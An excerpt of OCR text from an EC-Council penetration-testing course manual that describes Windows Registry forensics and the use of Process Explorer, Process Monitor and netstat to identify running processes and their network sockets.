



Figure A.173: Screenshot of MBSA tool

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Registry

Windows registry stores all the configuration settings of the applications and systems. OS records every action taken by the user in the registry. It maintains the registry keys for various user actions in terms of Log, Autorun Locations, MRU lists, UserAssist, etc. Organizations usually do not audit the registry of the workstations. Regular Monitoring and Auditing of the registry can help you detect traces of malicious activity on the system. Use the Process Monitor utility to monitor registry activity in real time. A Windows Registry contains potential information which is of evidential value and can support the forensic analysts in exploring the different aspects of forensic investigation.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.174: Screenshot of Registry Editor Window





Figure A.175: Screenshot of Registry Summary Report

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying Running Process and its Associated Sockets

You can use tools such as Process Explorer, Process Monitor, etc. to identify processes running on Windows system. You can also use netstat utility to identify the connection or listening port or sockets associated with each running process.

- **Process Explorer**

  Source: *https://docs.microsoft.com*

  Process Explorer shows you information about which handles and DLLs processes have opened or loaded. The Process Explorer display consists of two sub-windows. The top window always shows a list of the currently active processes, including the names of their owning accounts, whereas the information displayed in the bottom window depends on the mode that Process Explorer is in: if it is in handle mode you'll see the handles that the process selected in the top window has opened; if Process Explorer is in DLL mode you'll see the DLLs and memory-mapped files that the process has loaded. Process Explorer also has a powerful search capability that will quickly show you which processes have particular handles opened or DLLs loaded.

  The unique capabilities of Process Explorer make it useful for tracking down DLL-version problems or handle leaks, and provide insight into the way Windows and applications work.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

